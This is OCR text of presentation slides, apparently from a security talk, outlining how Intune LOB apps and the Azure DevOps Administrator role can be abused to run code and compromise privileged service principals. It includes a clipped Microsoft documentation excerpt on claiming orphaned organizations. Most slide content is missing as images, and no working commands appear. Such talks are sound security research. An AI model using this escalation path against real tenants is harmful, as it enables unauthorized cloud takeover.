





CODE EXECUTION VIA INTUNE LOB APPS



CODE EXECUTION VIA INTUNE LOB APPS





ABUSING AZURE DEVOPS ADMIN TO COMPROMISE PRIVILEGED SERVICE PRINCIPAL


ABUSING AZURE DEVOPS ADMIN TO COMPROMISE PRIVILEGED SERVICE PRINCIPAL

- **BUT YOU NEED TO BE PRIVILEGED TO COMPROMISE SERVICE PRINCIPALS**

- CLOUD APPLICATION ADMINISTRATOR IS NOT ALWAYS THE ONLY WAY
- OWNER IS NOT ALWAYS THE ONLY WAY
- EACH ORGANIZATION IS A UNIQUE ENVIRONMENT
- DEVOPS IS BECOMING A PART OF A LOT ORGANIZATIONS
- SO, WHAT CAN WE DO WITH AZURE DEVOPS?

ABUSING AZURE DEVOPS ADMIN TO COMPROMISE PRIVILEGED SERVICE PRINCIPAL

- **AZURE DEVOPS ADMINISTRATOR – NOT PRIVILEGES OR IS IT?!**



Authentication Administrator

Authentication Extensibility Admin

Authentication Policy Administrato

Azure DevOps Administrator

Azure DevOps Services

When the organization owner and all project collection administrators are inactive, the organization is considered orphaned. An orphaned organization doesn't have an administrator, so there's no way to transfer administrator rights to another user.

But, organizations connected to Microsoft Entra ID can transfer ownership to an active user.

Note

If your organization isn't considered orphaned and you want to change the owner, see Change organization owner.

Prerequisites


Expand table


Category	Requirements
Permissions	Azure DevOps Administrator in Microsoft Entra ID. If using Privileged Identity Management, the Azure DevOps Administrator should be of type Active.

tor


Ops policies, applicable to all Azure DevOps organizations
age these policies by navigating to any Azure DevOps
Entra ID. Additionally, users in this role can claim ownership of
no other Azure DevOps-specific permissions (for example,
e DevOps organizations backed by the company's Microsoft


ABUSING AZURE DEVOPS ADMIN TO COMPROMISE PRIVILEGED SERVICE PRINCIPAL






ABUSING AZURE DEVOPS ADMIN TO COMPROMISE PRIVILEGED SERVICE PRINCIPAL






ABUSING AZURE DEVOPS ADMIN TO COMPROMISE PRIVILEGED SERVICE PRINCIPAL

